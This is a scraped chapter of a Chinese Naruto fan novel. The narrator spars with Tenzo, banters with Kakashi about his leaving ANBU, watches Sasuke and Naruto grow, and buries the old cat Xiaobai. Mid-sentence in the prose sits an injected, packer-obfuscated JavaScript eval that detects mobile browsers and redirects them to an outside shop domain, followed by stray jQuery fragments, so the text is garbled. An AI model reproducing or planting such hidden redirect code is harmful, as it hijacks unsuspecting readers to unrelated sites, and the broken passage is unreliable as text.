文趣网 > 其他小说 > 宇智波一败涂地 > 95.第 95 章
    我觉得宇智波斑放弃了自己的名字,成为了孤魂野鬼,所以我才总是梦不到他。

    我无处泄愤,把外面新来的天藏抓下来和我的水球对打。

    天藏很有礼貌,也很老实。我看见天藏狼狈的样子才觉得心里好受了不少。

    我收回水球,水流在半空汇聚,绕着我的手腕转了一圈,重新散进空气里。天藏扶着膝盖喘了几口气,抬头问我:“殿下现在开心了吗?”

    我觉得这个问题莫名其妙:“何以见得?”

    “卡卡西前辈说,殿下开心以后就不会继续折腾人了。”

    我大为震惊:“他就这样在背后诋毁我?”

    天藏沉默,最后还是决定听从前辈留下的经验:“卡卡西前辈还说,和殿下沟通的时候,有什么话直接说比较好。”

    我看着他湿漉漉的头发和一脸正直的表情,说:“你也是个傻的。”

    天藏不说话了,他默默地开始拧袖子上的水。

    过了一个月,卡卡西回来给我带了一盒被挤得完全看不出原本形状的点心。

    我打开盒子看了一眼,问他:“这是什么?”

    卡卡西告诉我:“出发时应该是栗子馒头。”

    “现在呢?”

    “栗子泥。”

    我把盒子推回去,让他自己吃。

    他一边吃那盒压扁的栗子馒头,一边听天藏汇报这几天的任务情况。天藏十分客观地描述了我如何将他从树上抓下来,又如何用水球追着他打了半座山,期间没有添油加醋,是老实的孩子。

    卡卡西听完,转头看我:“殿下不是答应过我,不欺负我的部下吗?”

    我冷笑。

    他点了点头,又问天藏:“你赢了吗?”天藏沉默。

    ……

    卡卡西出任务回来时仍然会给我带伴手礼,有时是邻国的点心,有时是路上随便买来的书,还有几次只带回来一张写着当地特产已经卖完的纸条,试图证明自己确实努力过了。

    越来越敷衍了。

    天藏则逐渐学会了不要回答我的所有问题。

    最开始我问他暗部的任务内容,他会严肃地告诉我这是机密,后来我再问,他便装作没有听见,现在他已经能面不改色地说就不告诉你。

    对于他的成长我不太高兴,卡卡西把好好的一个老实孩子教坏了。

    几年并没有发生什么值得大书特书的事情,没有新的战争,没有新的屠杀。

    鸣人问我今年还会不会陪他过生日,他仍旧穿着那件衣服在村子里乱跑,饿了就吃泡面。

    我顺手给他买,鸣人抱着新衣服高兴了很久,第二天便穿去学校,回来时衣摆上沾着颜料,也不知道又去什么地方涂鸦了。

    佐助也在长大,他站在我旁边时已经比我高了一截。

    我十分不满,佐助却很高兴,隔一段时间便要和我比一次身高。他的头发长了又剪短,我给他买了许多衣服,他的手掌也不再是软乎乎的,练习手里剑留下的薄茧越来越明显。

    我感受到了养孩子的成就感,毕竟他十分的乖巧。

    在家里的时候,他经常念叨的我不健康生活方式,小屁孩越来越像大人了。

    我则没有多大变化。实验室里的资料却一年比一年多,堆满卷轴,卷轴旁边又加了书架,书架不够以后便沿着墙继续往上搭。

    木叶在我的感知里变成一张铺开的网。人们在网里生活,上学、工作、交谈。猿飞偶尔站在水晶球前看他们,我站在更远的地方看猿飞。

    我有时会在实验室里吃下安眠药,躺在那张越来越找不到空位的床上,反复想着哥哥的名字,宇智波斑、哥哥、夜澄的哥哥,我换着方式叫他,可他始终没有来。

    我独自生活的第七个年头,这具身体十岁了。

    忍者学校的课程变得越来越麻烦,伊鲁卡开始频繁把我叫去谈话。他觉得我的成绩非常奇怪,理论挑不出毛病,体术却烂得令人怀疑我每天上课都在故意敷衍他。

    我告诉他,不用怀疑,我确实是在敷衍。

    伊鲁卡气得额头青筋直跳,猿飞知道以后,也跑到学校问我要不要由他亲自替我补习体术。

    我就知道猿飞这老头不咋样,转头教唆鸣人去找猿飞的麻烦。

    佐助是年级第一,鸣人稳定地待在末尾。小樱剪短了头发,井野为此和她大吵一架,又在第二天若无其事地坐到一起吃午饭。雏田说话时还是很小声,鹿丸越来越懒,丁次的零食袋则越来越大,大家都在好好长大。良子的点心店也成功开了分店,春菜和良子分别在两家店,又各自招了新的员工,春菜的算账能力早就出师了。

    我一边工作一边实验,还要陪着孩子上学,卡卡西也感叹于我的精力充沛,我说只要抛开人类的吃饭睡觉这种低效率的生存方式,再用上分身术,他也能有这么多时间。

    卡卡西哈哈两声,连夜辞职,四舍五入也算是去教书了。

    猿飞特意把我叫过去,说卡卡西的朋友们联名替他求情,认为他继续留在暗部并不合适,问我对此有什么看法。我说这是卡卡西自己的事情。

    猿飞大概想从我这里得到一些更有参考价值的意见,可惜我又不是木叶的人事部门,能够不趁机向他收取咨询费,已经是我对老人家最大的尊敬。

    后来卡卡西自己也来问我怎么看,我们蹲在实验室门口,这里是我们惯例摸鱼吹水的地方。我说:“找我做职业咨询是要收费的。”

    “好歹也相处几年了,就不能给一点优惠吗?”

    我摊开手掌,表示亲兄弟也要明算账。卡卡西从口袋里摸出几枚硬币,仔细数了数,放进我的手里。

    “你什么意思?”

    “咨询费。”“就这么一点?”

    “不是有熟人优惠吗?”

    我握紧拳头,抬手便要揍他。卡卡西已经对我的脾气十分熟悉,抬起一只手拦在脸前,懒洋洋地提醒:“殿下,收了钱以后殴打客人,会影响下次生意的。”

    “你根本没有下次了。”

    我佯装揍了他两下,卡卡西配合地往旁边倒,发出一声毫无诚意的惨叫。我重新坐了回去,把那几枚硬币装进自己的口袋。

    “好了。”卡卡西放下挡脸的手,“现在可以告诉我了吗?”

    “暗部有什么好的。”我咬碎嘴里的糖,含糊地说,“任务内容不是杀人就是看别人杀人。你在那里待了这么多年,没长成变态已经算是意志坚定。”“好歹也是正经工作,殿下说的怎么怪怪的。”

    我伸手勾住他遮住写轮眼的护额:“低头。”卡卡西顺从地俯下身。血红色的写轮眼在光线下缓慢转动,已经不像早些年那样稍微使用便会造成剧烈的查克拉消耗:“现在这只眼睛应该挺好用了吧。”

    卡卡西略微抬着脸:“我怎么觉得这么多年过去,你其实什么都没有教我?”

    “那是因为你还没有到领悟的时候。需要自己领悟的东西,怎么能直接告诉你?”我放开他的眼皮,又顺手扯了一下他的面罩,卡卡西任由面罩被我拉到下巴的位置,只在冷风吹到脸上时眯了眯眼睛。

    他越来越没有反抗精神了,我盯着他那张终于完整露出来的脸,十分失望地说:“你现在都没有以前好玩了。”

    “每次都是殿下赢,有什么意思?”

    “当然有意思。”我理所当然地说,“就是因为我可以一直赢。”

    卡卡西叹了一口气:“真是了不起的游戏规则。”

    “过奖。”他抬头看着山下的木叶。这个位置能够看见大半个村子,傍晚的烟从屋顶上升起来,忍者学校已经放学,远处还能听见孩子在街上吵闹的声音。

    “所以殿下觉得,我不当暗部比较好?”

    “当不当暗部有什么区别。”我拿了新的糖,又分给卡卡西,“反正干的都是这种生活,杀人放火,保护有钱人,再杀掉另外一些人。你离开暗部以后不也是要做这些事。”

    卡卡西盯着手里的糖:“诶,殿下原来是这样理解忍者崇高理想的人吗?”

    “少来。”

    卡卡西把糖塞进嘴里,含糊地说:“以后少了一个这么好用的暗部,殿下就没有一点舍不得吗?”

    “没有呢。”我‘哼’了一声。

    卡卡西离开暗部以后,我们见面的次数便少了许多。木叶只有这么大,我陪佐助去买东西的时候,偶尔会在街上遇见他。他没有穿那身黑漆漆的制服,护额斜斜遮住写轮眼,手里拿着一本书,走在几个忍者中间,看起来悠闲自在。

    原来那些是他的朋友,奇怪的西瓜头和几个正常人。

    我们的视线在人群中碰撞,很快又各自移开。

    后来又遇见过几次,他偶尔独自一人,偶尔与其他上忍同行,我们从不打招呼。

    我拉开门,白色的灯光从身后落出去,在门前的石阶上照出一小块方方正正的亮处。

    卡卡西正蹲在我们以前经常坐的位置,背靠着墙,手臂随意搭在膝盖上,手里还拎着一袋点心。他已经不穿暗部的衣服了,普通上忍的马甲在夜色里显得有些模糊,只有银白色的头发被实验室的灯照亮。

    他听见开门声抬起头,露出来的那只眼睛懒洋洋地弯起来。

    “你不是不干了吗?”我问。

    “离开暗部也没有规定不能来探望朋友吧。”

    我把门关上,实验室刺眼的灯光也跟着被隔绝在里面,四周顿时暗下来。天上没有多少云,月亮挂在树梢后面,山下的木;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17782039|205100||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    叶房屋之间亮着零零散散的灯,远处商业街的招牌也依稀可见。

    我在他旁边坐下,打开那袋点心看了一眼:“来就来,怎么还带这么少?”

    卡卡西没有理会我的挑剔,托着脸看我慢吞吞地说:“我还以为和殿下是朋友呢,殿下不理我,还是有点伤心的。”

    我拿出一块点心,觉得他的情绪毫无道理:“有什么好伤心的?朝仓夜澄不认识旗木卡卡西啊。”

    卡卡西仍然托着脸:“相处了这么多年,突然在街上变成陌生人,多少还是会有一点吧。”

    他这是伤心了,我试图安慰他:“你需要安慰吗?”

    “……殿下,太直白了。”

    我擦干净手,摸摸他的头:“这次就不收费了。”

    “那你要怎么安慰我?”

    我继续揉他的白色脑袋:“好孩子,乖孩子,别难过了,不哭不哭——”

    卡卡西拿开我的手:“殿下,这是逗狗……”

    我得意洋洋:“你输了。”

    卡卡西脸上什么表情都没有了,一脸麻木:“有没有人说过你的性格很恶劣。”我告诉他:“这是我的人格魅力吧。”

    “殿下,太恶劣了……”

    我重新揉揉他的头:“好了好了,乖孩子。”

    卡卡西:“……”他放弃挣扎。

    于是卡卡西又时常来找我,我猜他就是想摸鱼,天藏也一起蹲着吃点心。

    小白死在一个很普通的午后。

    它窝在窗边的玩偶堆里,那是小白最近最喜欢的位置,午后的阳光从窗户外斜进来,玩偶被晒得暖烘烘的,它把自己埋在里面,只露出一颗白色的脑袋,和往常睡着的时候没有什么区别。

    我把手放到它身上,皮毛还是柔软的,阳光替它保留了表面的暖意,却能摸到下面已经变得僵硬的身体。我把它抱出来,小白已经死了。

    小白在一个温暖的午后,睡在自己最喜欢的玩偶堆里,没有疼痛,也没有惊动任何人,就这样安静地死去了。

    这些年里,我无数次替它延续生命,能够延长的时间却越来越短。小白早就活过了普通猫应该拥有的寿命,良子说它大概是整个木叶最长寿的猫。

    生命有上限,死亡是所有生物公平的结局。

    棺材、鲜花、给小白的行装,另一个我也来了,我们的思维彼此相通。

    天黑以前,葬礼需要的一切都准备好了。

    木盒里铺着小白最喜欢的旧毯子,旁边放着那只已经被它玩得开线的布偶。鲜花围在它身边,我选的都是温暖的颜色。

    小白躺在中间,皮毛被梳得蓬松柔软,看起来只是睡着了。

    我拨通良子的电话,良子沉默了很久,她也知道小白必将迎来这一天:“小夜,不要太难过。”

    “没关系。”我看着已经整理好的木盒,“我已经处理好了。”

    电话那边安静下来,良子叫了我一声:“小夜,今晚我过来陪你吧。”

    “不用了,我还要带小白去墓园,太晚了。”良子大概还有许多话想说,最后却只叮嘱我路上注意安全。

    我又给佐助打了电话,他很快便到了。佐助看见站在玄关的我,又看见客厅里另一个正在整理鲜花的我,目光在两个一模一样的人之间转了一圈。

    我以前没有同时让两个自己出现在他面前,不过佐助的适应能力很好,这个世界的分身术让我不用解释很多,他只看了一会儿便接受了。

    他走到木盒旁边蹲下,看着里面的小白,佐助伸手摸了摸小白的头。

    我扛起铁锹,另一个我抱起木盒。佐助主动接过装着鲜花和罐头的袋子,跟在我们身后出了门。

    墓园已经关门了,我们从围墙翻了进去。

    绢代的墓在靠近树荫的位置,我以前常来,对周围很熟悉。我在她墓碑旁边挑了一块空地,用铁锹挖坑,佐助想要帮忙,我便把另一把铲子递给他。

    这种时候我就不想用忍术了,泥土在夜里带着潮湿的气味,铁锹落下去时发出沉闷的声响。

    我们都没有说话,坑挖好以后,把小白放了进去,鲜花摆在木盒上面,罐头零食和玩具也全部放了进去。

    调皮、不懂事的小白不需要善良,不需要懂得感恩,也不用替任何人考虑,活着的时候只要好好吃饭、晒太阳和睡觉,就已经完成了猫这一生所有应该做的事情。

    小白做得很好,它是完美的猫。

    我把第一捧土推了下去。佐助也蹲下来,用铲子把旁边的土推进去。我们将坑填平,最后踩实松动的泥土,我蹲在新堆起来的泥土前,把最后一朵花放下去。

    “小白,再见。”

    佐助站在我身边,也低声说:“再见。”